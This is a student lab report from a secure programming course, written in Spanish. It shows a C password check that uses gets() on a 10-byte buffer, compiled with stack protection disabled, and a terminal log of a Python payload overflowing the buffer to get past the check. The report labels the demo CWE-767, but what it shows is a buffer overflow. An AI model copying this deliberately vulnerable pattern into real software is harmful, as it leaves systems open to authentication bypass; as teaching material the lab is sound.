



Universidad Veracruzana

Licenciatura en Ingeniería de Software

Facultad de Estadística e Informática

CWE-767: Access to Critical Private Variable via Public Method

Programación Segura (12800)


Guillermo Humberto Vera Amaro

Daniel Mongeote Tlachy

Xalapa, Ver; martes 19 de marzo del 2024


Instrucción. Elaborar una aplicación de consola en C que permita ejemplificar la vulnerabilidad de Acceso a variable privada crítica a través del método público en equipos Linux.

- a. Coloca la captura de pantalla de tu código fuente de C en Visual Studio Code.



```
1 #include <stdio.h>
2 #include <string.h>
3
4 int main()
5 {
6     char correctPassword[] = "patito";
7     char password[10];
8     gets(password);
9     if (strcmp(password, correctPassword) == 0)
10         printf("\nPassword correcto. Bienvenido!\n");
11     else
12         printf("\nAcceso denegado.\n");
13 }
14
```

- b. Coloca la captura de pantalla de la salida de tu programa con el payload correcto para imprimir el resultado de una variable privada: Password correcto. Bienvenido!



```
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Pueden actualizarse 223 paquetes.
161 actualizaciones son de seguridad.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Mar 19 16:01:34 2024 from 192.168.56.1
tlacho@servidorfei:~$ cd /codigo/ps/cwe-767/
tlacho@servidorfei:~/codigo/ps/cwe-767$ gcc programa.c -o programa.out -fno-stack-protector -z exectack
programa.c: In function 'main':
programa.c:9:5: warning: implicit declaration of function 'gets' [-Wimplicit-function-declaration]
     gets(password);
     ^
/usr/bin/ld: warning: -z exectack ignored.
/tmp/cc3P06sE.o: In function 'main':
programa.c:(.text+0x2a): warning: the 'gets' function is dangerous and should not be used.
tlacho@servidorfei:~/codigo/ps/cwe-767$ ./programa.out
prueba
Acceso denegado.
tlacho@servidorfei:~/codigo/ps/cwe-767$ python --version
Python 2.7.11+
tlacho@servidorfei:~/codigo/ps/cwe-767$ python payload.py
AAAAAAAA
tlacho@servidorfei:~/codigo/ps/cwe-767$ python payload.py |./programa.out
Acceso denegado.
tlacho@servidorfei:~/codigo/ps/cwe-767$ python payload.py |./programa.out
Acceso denegado.
tlacho@servidorfei:~/codigo/ps/cwe-767$ python payload.py |./programa.out
Password correcto. Bienvenido!
tlacho@servidorfei:~/codigo/ps/cwe-767$
```

- c. Publica tu código fuente en un proyecto público de GitHub. Coloca la URL del código fuente publicado en GitHub.

URL: <https://github.com/danieltlachy/CWE-767-Access-to-Critical-Private-Variable-via-Public-Method.git>